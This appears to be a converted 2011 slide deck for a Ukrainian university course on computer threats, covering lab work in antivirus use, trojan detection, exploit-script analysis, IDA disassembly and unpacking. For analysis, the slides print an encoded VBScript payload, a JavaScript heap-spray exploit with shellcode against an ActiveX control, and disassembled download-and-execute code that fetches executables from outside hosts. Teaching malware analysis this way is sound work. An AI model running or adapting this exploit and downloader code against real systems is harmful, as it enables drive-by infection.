

A circular inset on the left side of the slide shows a microscopic view of a circuit board, with various components and traces visible in shades of green and white.

Курс «Компьютерные угрозы»

Лабораторные работы к курсу

Александр Адамов

Преподаватель ХНУРЭ

(Харьковский национальный университет радиоэлектроники)

Использование виртуальных машин дает:

- Установка всех необходимых утилит без необходимости привилегий администратора
- Возможность безопасной работы с вредоносным кодом и отсутствие возможности его скопировать

Возможные проблемы:

- Необходимость обновлять версии ПО, н-р, Антивируса Касперского каждый год

- VM Player + образ ОС Windows
- Макет троянской программы - ЛР 2
- Утилита для анализа скриптов Malzilla - ЛР 3
- Дизассемблер IDA Pro Free Edition - ЛР 4
- Реконструктор таблицы импортов ImportRec - ЛР 5
- Утилита для снятия дампов памяти PETools или ProcDump – ЛР 5
- Детектор компиляторов/упаковщиков PeID и DiE (Detect It Easy) – ЛР 5

Использование визуальных средств для:

- Реверс инжиниринг
- Распаковка
- Расшифровка
- Анализ эксплойтов







Описание ЛР включает в себя следующие пункты:

- Цель
- Состав необходимого ПО
- Краткое содержание работы
- Рекомендации преподавателю
- Методические указания по выполнению работы
- Задания
- Контрольные вопросы

Цель: ознакомиться с процессом инсталляции, принципами работы и управлением Антивирусом Касперского на ОС Windows

- Интерфейс
- Обновление
- Технологии оптимизации сигнатурного сканера (iChecker и iStreams)
- Работа антивируса при доступе к фалам
- Поиск и помещение в карантин вредоносных файлов
- Особенности использования лицензии




ЛР 1 – Результаты



Цель: получить навыки обнаружения на компьютере вредоносных программ, изучить основные методы по устранению последствий вирусных инцидентов без использования антивирусного программного обеспечения.

- Анализ запущенных процессов (Диспетчер задач Windows)
- Проверка реестра (regedit)
- Системных папок ОС
- Открытых сетевых соединений (netstat)
- Содержание файла hosts

ЛР 2 – Результаты



```
C:\Documents and Settings\test>netstat -a -b

Активные подключения
Имя      Локальный адрес      Внешний адрес      Состояние      PID
TCP      virus:ernetap      0.0.0.0:0          LISTENING      952
c:\windows\system32\WS2_32.dll
C:\WINDOWS\system32\RPCRT4.dll
c:\windows\system32\RPCSS.dll
C:\WINDOWS\system32\svchost.exe
-- неизвестные компоненты --
[svchost.exe]
TCP      virus:microsoft-ds  0.0.0.0:0          LISTENING      4
[Система]
TCP      virus:1029         0.0.0.0:0          LISTENING      104
[alg.exe]
UDP      virus:microsoft-ds  **:*               4
[Система]
UDP      virus:4500         **:*               660
[Система]
UDP      virus:isakmp       **:*               660
[Система]
UDP      virus:1900         **:*               1192
c:\windows\system32\WS2_32.dll
c:\windows\system32\SSDPsrv.dll
C:\WINDOWS\system32\ADVAPI32.dll
C:\WINDOWS\system32\kernel132.dll
[svchost.exe]
```

Имя	Папка	Размер	Тип
labtrjn.exe	C:\WINDOWS\system32	44 КБ	Приложение

Цель: получить навыки обнаружения присутствия уязвимостей в скриптах, исполняемых Интернет браузером, изучить основные методы, используемые злоумышленниками для запуска вредоносного кода, используя различные системные уязвимости.

- Рассмотрение примера анализа уязвимости в метод. пособии
- Анализ HTML странички, использующей уязвимость
- Деобфускация скриптов в Mozilla
- Анализ деобфусцированного кода эксплойта
- Выводы по функциональности эксплойта

ЛР 3 – Результаты

```
3 function UnEncode(cc)
4 for i = 1 to len(cc)
5     if mid(cc,i,1) <> "Ã" then
6 temp = Mid(cc, i, 1) + temp
7     else
8         temp=vbCrLf&temp
9 end if
10 next i
11 UnEncode=temp
12 end function
13 document.write(UnEncode(hu))
14 document.write(UnEncode(hu))
15 </SCRIPT>
```

VBScript

```
X6<html>X6<script language="VBScript.Encode">#@~^gAMAAA==#@&@WLU,+MDWMPMn;!:nP
+aO#@#@&/_rY{Jm^drN=A9, □ZX+O□*mfO8F9T,%f)
ITZZ*wZ+O+2vJ@#@&@&@('rW89□ZOE#@#@&f^~,JtDO2)JzShARhn9msE( mk: OSz/rhaVnz
n5VzJkslo□z^rx□Rn6□J@#@&m?W{Em^|/kr[J@#@&6E^3hn{J!2:E@#@&hG^mW'E}bm.WkG6Y
oHdCY:nr#@&@1Gxb:Cxr?mMrwDkxT ok^+UXdYnh)4%+1OJ@#@&AGMkxrhm'E?4n^V zwaVk1DrW
J@#@&@U+O~90P{~NKmEsnUYcmM+CYn3^+h+ O` (kb#@&@ND
d□Y)YD.b4;D+,|/K~,dtbY@#@&@kY.x5WmmG@#@&@?+D~aP{P90
Z.nmYnr(%+1YcdDD~EE*#@#@&@8xrb[KJ@#@&@8jY/r[4cJ@#@&@m&xEUJYDr@#@&@mc^rc:R@#@&@/ODqxmf'lY'l2[C*#@&@/O.!dY
Mq@#@&@d□Y,?P{P9WR1DnlD+G8N+mDc/DD*BEE#@#@&@JUOX2n,^~F#@&@/DD□xrM2PE@#@&@aR}2□x~kYMv~,N^SPwls
/□@#@&@&ac?+ [ @#@&@0xmhnF{J5kUWh
1WhJ@#@&@/□Y~o,P[Wcm.+mO□W8N+1Y`r?1.kaYrxTRor^+?HdY□:r(%nmDJBJE#@#@&@k+OPDhw,^~ocM+Oja+^kmswW
s9+M`*P@#@&@O
lh+8^~ocAEbsNhhY4cO:a~6xC:nq*#@#@&@?cGw□x@#@&@URh.rD+~6c.□/2Kxk+AKNH@#@&@URdl7+OG6kV□~0 :□qS
#@#@&@UR^VGd□@#@&@/□OP5P~90R^,□IO+K8N+^D`SWDbxbhBJE#@#@&@}
Ut+^s2X+m!OnP6xm:nF5Er~EJBEWa+UEB!#@#@&@7AEBAA==^#~@</script>X6<script language =
JScript.Encode>#@~^VAIAAAA==O
```

```
17 <BODY>
18 <SCRIPT language="javascript">
19 var heapSprayToAddress = 0x05050505;
20 var payloadCode = unescape("%u4343%u4343%u4343%ua3e9%u0000%u5f00%ua164%u0030%u0000%u408b%u8b0c%u1c70%u8bad%u0868%uf78b%u04
21 var heapBlockSize = 0x400000;
22 var payloadSize = payloadCode.length * 2;
23 var spraySlideSize = heapBlockSize - (payloadSize+0x38);
24 var spraySlide = unescape("%u0505%u0505");
25 heapBlocks = (heapSprayToAddress - 0x400000)/heapBlockSize;
26 spraySlide = getSpraySlide(spraySlide,spraySlideSize);
27 memory = new Array();
28 for (i=0;i<heapBlocks;i++)
29 {
30 memory[i] = spraySlide + payloadCode;
31 }
32 for ( i = 0 ; i < 128 ; i++)
33 {
34 try(
35 var tar = new ActiveXObject('WebViewFolder.Icon.WebViewFolder.Icon.1');
36 tar.setSlice(0x7fffffff, 0x05050505, 0x05050505,0x05050505 );
37 )catch(e){}
38 }
39 function getSpraySlide(spraySlide, spraySlideSize)
40 {
41 while (spraySlide.length*2<spraySlideSize)
42 {
43 spraySlide += spraySlide;
44 }
45 spraySlide = spraySlide.substring(0,spraySlideSize/2);
46 return spraySlide;
47 }
48 </SCRIPT>
```

Цель: навыки статического анализа программ с помощью дизассемблеров с целью обнаружения присутствия вредоносной составляющей, изучить основные приемы дизассемблирования приложений.

- Интерфейс и возможности дизассемблера IDA
- Основы статического анализа Win32 программ
- Анализ PE файлов (calc.exe, notepad.exe)
- Анализ bin файлов (шелкоды из эксплойтов)

Реверсинг

Load a new file

Load file E:\Work\Price.ex_as
Portable executable for 80386 (PE) [pe.lidw]
MS-DOS executable (EXE) [dos.lidw]
Binary file

Processor type
Intel 80x86 processors: metapc

Loading segment 0x00000000
Loading offset 0x00000000

Analysis
 Enabled
 Indicator en

Options
 Create segments
 Load resources
 Rename DLL entries
 Manual load
 Fill segment gaps
 Make imports segment
 Create FLAT group

Kernel option
Kernel option
Processor opt

System DLL directory D:\WINDOWS

OK Cancel Help

IDA - E:\Work\Price.ex - [IDA View-A]

File Edit Jump Search View Debugger Options Windows Help

IDA View-A Hex View-A

```
.text:0040126F  
.text:0040126F ; ===== SUBROUTINE =====  
.text:0040126F ; Attributes: noreturn  
.text:0040126F  
.text:0040126F  
.text:0040126F start  
.text:0040126F public start  
.text:0040126F proc near  
.text:0040126F push 0 ; CODE XREF: .text:00401018j  
.text:0040126F push 0 ; LPBINDSTATUSCALLBACK  
.text:0040126F push offset File ; DWORD  
.text:0040126F push offset aHttpXwildx_by_ ; "\\ret.exe"  
.text:0040126F push 0 ; "http://xwildx.by.ru/3.exe"  
.text:0040126F call URLDownloadToFileA ; LPUNKNOWN  
.text:00401271  
.text:00401273 push 0 ; nShowCmd  
.text:00401273 push 0 ; lpDirectory  
.text:00401273 push 0 ; lpParameters  
.text:00401273 push offset File ; "\\ret.exe"  
.text:00401273 push 0 ; lpOperation  
.text:00401273 push 0 ; hwnd  
.text:00401273 call ShellExecuteA  
.text:00401277  
.text:00401277 push 0 ; uExitCode  
.text:00401277 call ExitProcess  
.text:00401284  
.text:00401286  
.text:00401288  
.text:0040128A  
.text:0040128A  
.text:0040128A  
.text:0040128F  
.text:0040128F  
.text:00401291  
.text:00401293  
.text:00401293  
.text:00401293  
.text:00401298  
.text:0040129A  
.text:0040129A  
.text:0040129A  
.text:0040129A  
.text:0040129A  
.text:0040129A  
.text:0040129A  
.text:0040129F  
.text:004012A0  
.text:004012A6  
.text:004012AC
```

start
public start
proc near
push 0
push 0
push offset File
push offset aHttpXwildx_by_
push 0
call URLDownloadToFileA
push 0
push 0
push 0
push offset File
push 0
push 0
call ShellExecuteA
push 0
call ExitProcess
endp

align 10h
[00000006 BYTES: COLLAPSED FUNCTION ExitProcess. PRESS KEYPAD "+" TO EXPAND]
[00000006 BYTES: COLLAPSED FUNCTION URLDownloadToFileA. PRESS KEYPAD "+" TO EXPAND]
[00000006 BYTES: COLLAPSED FUNCTION ShellExecuteA. PRESS KEYPAD "+" TO EXPAND]

0000047F
0040127F: start+10

File 'E:\Work\Price.ex...' is successfully loaded into the database.
Compiling file 'E:\Reversing\work\ida\idc\ida.idc'...
Executing function 'main'...
Compiling file 'E:\Reversing\work\ida\idc\onload.idc'...
Executing function 'onload'...
IDA is analysing the input file...
You may start to explore the input file right now.
Using FLIRT signature: SEH for vc7/8
Propagating type information...
Function argument information has been propagated
The initial autoanalysis has been finished.

AU: idle
Down

ЛР 4 – Результаты

The screenshot shows the IDA Pro interface with the following components:

- IDA View-A:** Displays assembly code for segment 'seg000'. The code includes instructions like `and [ebx+43h], al`, `inc ebx`, `mov word ptr [ebx], 632Fh`, `mov byte ptr [ebx], 20h`, `call dword ptr [edi-14h]`, and `mov dword ptr [ebx+eax], 652E615Ch`.
- Names window:** Shows a list of names for the segment.
- Strings window:** Lists strings found in the segment, including `CCCCf`, `Cj S`, `PPSVP`, `hQ$@`, `GetProcAddress`, `GetSystemDirectoryA`, `WinExec`, `ExitThread`, `LoadLibraryA`, `urlmon`, `URLDownloadToFileA`, and `cmdhttp://q.103829.com/player.exe`.
- Bottom Panel:** Shows error messages: "Can't find name (hint: use manual arg)" for various addresses.

Address	Length	Type	String
".. seg000:...	00000006	C	CCCCf
".. seg000:...	00000005	C	Cj S
".. seg000:...	00000005	C	PPSVP
".. seg000:...	00000005	C	hQ\$@
".. seg000:...	0000000F	C	GetProcAddress
".. seg000:...	00000014	C	GetSystemDirectoryA
".. seg000:...	00000008	C	WinExec
".. seg000:...	00000008	C	ExitThread
".. seg000:...	0000000D	C	LoadLibraryA
".. seg000:...	00000005	C	urlmon
".. seg000:...	0000000F	C	GetProcAddress
".. seg000:...	00000014	C	URLDownloadToFileA
".. seg000:...	00000008	C	WinExec
".. seg000:...	00000021	C	cmdhttp://q.103829.com/player.exe

```
seg000:00000059 aGetProcAddress db 'GetProcAddress',0
seg000:00000068 aGetSystemDirec db 'GetSystemDirectoryA',0
seg000:0000007C aWinExec        db 'WinExec',0
seg000:00000084 aExitThread     db 'ExitThread',0
seg000:0000008F aLoadLibrarya   db 'LoadLibraryA',0
seg000:0000009C aUrlmon         db 'urlmon',0
seg000:000000A3 aURLDownloadtoF db 'URLDownloadToFileA',0
```


Цель: получить навыки определения наличия упаковщика в исполняемых файлах, идентификации упаковщика. Изучить основные методы распаковки исполняемых файлов.

- Принципы упаковки исполняемого кода
- Особенности работы некоторых упаковщиков
- Методика распаковки исполняемого файла
- Распаковка программ (calc, notepad) запакованных UPX, AsPack, FSG из под дебаггера

Распаковка

The screenshot shows the IDA Pro interface with assembly code on the left and the Import REConstructor dialog box in the center. The assembly code includes instructions like `dd 400h dup(0FFEC4FE8h), 400h dup(8933FFFFh), 400h dup(6814EDh), 400h dup(0FF388904h), 400h dup(0E830FFFC` and `loc_101`. The dialog box is titled "Import REConstructor v1.6.1 FIXED FINAL (C) 2001-2003 MackT/ucf / 2006" and shows a list of imported functions such as `advapi32.dll`, `gd32.dll`, `kernel32.dll`, `shell32.dll`, `user32.dll`, and `msvrt.dll`. A blue callout bubble with the text "Тепер запишемо таблицю в файл дампу, який ми зберегли раніше." points to the "Dump" button in the dialog. The "Dump" button is highlighted with a red circle. The dialog also shows "Original IAT RVA found at: 0000120C in section RVA: 00001000 Size:00019000" and "Current imports: 6 (decimal:6) valid module(s), (added: +6 (decimal:+6))". The "New Import Infos (IID+ASCII+LOADER)" section shows "RVA 00000000" and "Size 00000908". The "Add new section" checkbox is checked. The "Dump" button is located at the bottom of the dialog.

ЛР 5 – Результаты

```
PS : 01012474 db 0
PS : 01012475 ;
EIP PS : 01012476 push 70h
PS : 01012477 push offset unk_10015E0
PS : 0101247C call sub_10127C8
PS : 0101247C
PS : 01012481 xor ebx, ebx
PS : 01012483 push ebx
PS : 01012484 mov edi, dword ptr unk_1001020
PS : 0101248A call edi ; kernel32_GetModuleHandleA
PS : 0101248A
PS : 0101248C cmp word ptr [eax], 5A4Dh
PS : 01012491 jnz short loc_10124B2
UNKNOWN 01012483; PS : 01012483
```

```
.aspack:0101F380 add eax, [ebp+422h]
.aspack:0101F3A6 pop ecx
.aspack:0101F3A7 or ecx, ecx
.aspack:0101F3A9 mov [ebp+3A8h], eax
.aspack:0101F3AF popa
EIP .aspack:0101F382 mov eax, 1
.aspack:0101F3B7 ret 0Ch
.aspack:0101F38A
.aspack:0101F38A ; CODE XREF: start+3AF1j
.aspack:0101F38A loc_101F38A: push 1012475h
.aspack:0101F38F retn
.aspack:0101F3C0 ;
.aspack:0101F3C0 loc_101F3C0: ; CODE XREF: start+3221j
.aspack:0101F3C0 ; start+3731j
.aspack:0101F3C0 mov eax, [ebp+426h]
.aspack:0101F3C6 lea ecx, [ebp+43Bh]
.aspack:0101F3CC push ecx
.aspack:0101F3CD push eax
.aspack:0101F3CE call dword ptr [ebp+0F49h]
.aspack:0101F3D4 mov [ebp+555h], eax
.aspack:0101F3D4 lea eax, [ebp+447h]
.aspack:0101F3E0 push eax
.aspack:0101F3E1 call dword ptr [ebp+0F51h]
.aspack:0101F3E7 mov [ebp+420h], eax
.aspack:0101F3ED lea ecx, [ebp+452h]
.aspack:0101F3F3 push ecx
.aspack:0101F3F4 push eax
.aspack:0101F3F5 call dword ptr [ebp+0F49h]
.aspack:0101F3FB mov [ebp+559h], eax
.aspack:0101F401 mov eax, [ebp+420h]
.aspack:0101F407 lea ecx, [ebp+45Eh]
.aspack:0101F40D push ecx
.aspack:0101F40E push eax
.aspack:0101F40F call dword ptr [ebp+0F49h]
.aspack:0101F415 call eax
.aspack:0101F417 add esp, 10h
.aspack:0101F41A pop edi
.aspack:0101F41B push 30h
.aspack:0101F41D lea ebx, [ebp+468h]
.aspack:0101F423 push ebx
```

Attach to an Active Process

c:\temp\student labs\lab5 - unpacking\upx 2.0\calc (upx 2.03) exe (000003A0)

Imported Functions Found


- advapi32.dll FT:hunk:00001000 NbFunc:3 (decimal:3) valid:YES
- gdi32.dll FT:hunk:00001010 NbFunc:3 (decimal:3) valid:YES
- kernel32.dll FT:hunk:00001020 NbFunc:1E (decimal:30) valid:YES
- shell32.dll FT:hunk:0000109C NbFunc:1 (decimal:1) valid:YES
- user32.dll FT:hunk:000010A4 NbFunc:45 (decimal:69) valid:YES
- msvcrt.dll FT:hunk:000011BC NbFunc:1A (decimal:26) valid:YES

IAT Infos Needed

OEP

RVA Size

- Визуализация
- Понятность
- Возможность удаленного обучение



Спасибо за внимание!

Alexander.Adamov@dnt-lab.com

Александр Адамов

Преподаватель ХНУРЭ

(Харьковского национального университета радиоэлектроники)

Пед форум, Учебный курс «Компьютерные угрозы», 2011

КАСПЕРСКИЙ lab